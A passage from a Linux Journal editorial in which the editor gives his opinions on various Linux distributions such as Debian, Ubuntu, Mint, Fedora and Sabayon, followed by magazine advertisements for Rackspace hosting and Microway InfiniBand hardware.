Love American Style, you may see why I chose this particular comparison. Although spin-offs of Ubuntu abound, Ubuntu is one of many spin-offs of Debian. I still have Debian installed on its own partition, and I boot it now and then. As Ubuntu matures and offers more frequent stable updates, some former Debian spin-offs are switching to Ubuntu as their base. But I find it reassuring to know that Debian keeps getting better, slowly but surely, and I always can go back to it with great satisfaction. I run the unstable branch of Debian, which is a misnomer if ever there was one. The unstable branch is remarkably stable, but the name does silence critics if something goes wrong.

I look forward to the Ubuntu-based Freespire/Linspire, and I love the new Ubuntu-based MEPIS. But my favorite Ubuntu spin-off is Mint (linuxmint.com). Mint comes with multimedia packages that are non-free, some of which are illegal but shouldn't be, and some that one could argue should be illegal if you don't own a copy of Windows (I do). Mint saves you the trouble of finding these packages and making them work. Mint is still stuck on Ubuntu Edgy (the latest Ubuntu is Feisty), and I don't like that. But, Mint makes GNOME almost enjoyable, and I like that. There's a KDE version of Mint, but it lacks the customized Mint tools, so it seems pointless right now. You can just install KDE on the regular Mint.

Xandros is still Debian-based, and it's a great distro. The only thing I don't like about it is that it uses LILO instead of GRUB, which makes it difficult for me to install it as one of many distros. I work around that fine, though. Knoppix, another distro based on Debian, is still amazing when it comes to hardware detection. I'm losing interest in Knoppix, though, as Ubuntu spin-offs are taking over the world.

Fedora is a fine distro too, but I can't make myself use it. Maybe I'm doing something wrong and you can clue me in, but I can use apt to download, install and upgrade hundreds

of packages in the time it takes to use Yum to install/update a dozen packages. And, forget about the graphical Yum updater. More often than not I just assume it's hung and kill it. And, although I never seem to encounter dependency issues on Debian and Ubuntu-based distros, I still run into problems with Fedora.

PCLinuxOS, a souped-up version of Mandriva, is great, but it's currently behind the times. Maybe I'll rave about the next stable release.

OpenSUSE is a great distro too, but I refuse to use it as long it's tainted by association with Novell and its deal with Microsoft. It's not like it offers anything compelling over dozens of alternatives.

I ended my love affair with Gentoo quite a while ago, when it lost its direction and became a source of out-of-date or broken packages. However, the Gentoo-based Sabayon Linux will knock your socks off and make them dance around the room. Sabayon is comprehensive in scope and is the only distro that automatically set up the fancy 3-D environment without my having to tweak anything. The only thing I don't like about Sabayon is that I get errors when I try to update software with the Gentoo portage system. I get the impression you're just supposed to update via new Sabayon distributions as they're released. Eh, okay, but I am still going to see if I can get portage working.

I run Damn Small Linux on my old Compaq notebook with 256MB of RAM simply because it won't run anything more bloated than that.

Believe it or not, I tried even more distributions last month than these, but I've run out of room. I hope you'll try at least a few of the above. I don't think you can go wrong with any of them. ■

Nicholas Petreley is Editor in Chief of *Linux Journal* and a former programmer, teacher, analyst and consultant who has been working with and writing about Linux for more than ten years.



Russell Harris, IT Director, T3 Advertising

“Fanatical Support™ turned a potential failure into a big success.”

“Just before a client site was going to launch, we learned its traffic would be much heavier than anticipated. I thought: Oh, great – this project is going to bomb. But I called my team at Rackspace, and within 30 minutes they’d come up with a solution. The site launched without a hitch. I wish all my vendors offered Fanatical Support. I’d have a lot less grey hair.”

Overcoming last minute obstacles is one definition of Fanatical Support. What will yours be?

Watch Russell’s story at www.rackspace.com/fanatical
1-888-571-8976




Affordable InfiniBand Solutions

4 Great Reasons to Call Microway NOW!

1 **TriCom™**

- DDR/SDR InfiniBand HCA
- "Switchless" serial console
- NodeWatch web enabled remote monitor and control



2 **FasTree™**

- DDR InfiniBand switches
- Low latency, modular design
- 24, 36 and 48 port building blocks



3 **InfiniScope™**

- Monitors ports on HCA's and switches
- Provides real time BW diagnostics
- Finds switch and cable faults
- Lane 15 interface
- Logs all IB errors



4 **ServaStor™**

- Extensible IB based storage building blocks
- Redundant and scalable
- Parallel file systems
- Open source software
- On-line capacity expansion
- RAID 0,1,1E, 3, 5, 6, 10, 50



Upgrade your current cluster, or let us design your next one using Microway InfiniBand Solutions.

To speak to an HPC expert
call **508 746-7341** and ask
for technical sales or email
sales@microway.com
www.microway.com

**Microway**
Technology you can count onsm